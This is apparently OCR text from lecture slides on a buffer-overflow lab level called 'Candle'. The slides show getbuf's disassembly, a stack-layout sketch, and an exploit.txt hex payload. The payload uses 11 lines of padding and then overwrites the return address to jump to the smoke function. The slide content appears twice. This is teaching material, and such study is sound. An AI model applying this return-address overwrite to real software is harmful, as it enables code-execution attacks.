00 00 00 00
...
00 00 00 00
00 00 00 00
d8 8c 04 08
```




Level 0: Candle

```
<getbuf>:
push   %ebp
mov    %esp,%ebp
sub    $0x38,%esp
lea    -0x28(%ebp),%eax
mov    %eax,(%esp)
call   8048dba <Gets>
mov    $0x1,%eax
leave
ret
```

```
08048cd8 <smoke>:
...
```

```
exploit.txt:
78 56 34 12
00 00 00 00
...
00 00 00 00
00 00 00 00
d8 8c 04 08
```

4 bytes per a line



%ebp

%esp

%eax

4 bytes

4 bytes

40(0x28) bytes

%ebp-0x28

...

%eax

%ebp-0x38


Level 0: Candle

```
<getbuf>:
push   %ebp
mov    %esp,%ebp
sub    $0x38,%esp
lea    -0x28(%ebp),%eax
mov    %eax,(%esp)
call   8048dba <Gets>
mov    $0x1,%eax
leave
ret
```

```
08048cd8 <smoke>:
...
```

```
exploit.txt:
78 56 34 12
00 00 00 00
...
00 00 00 00
00 00 00 00
d8 8c 04 08
```

4 bytes per a line
-> 11 lines padding
+ 1 line return address



Thank you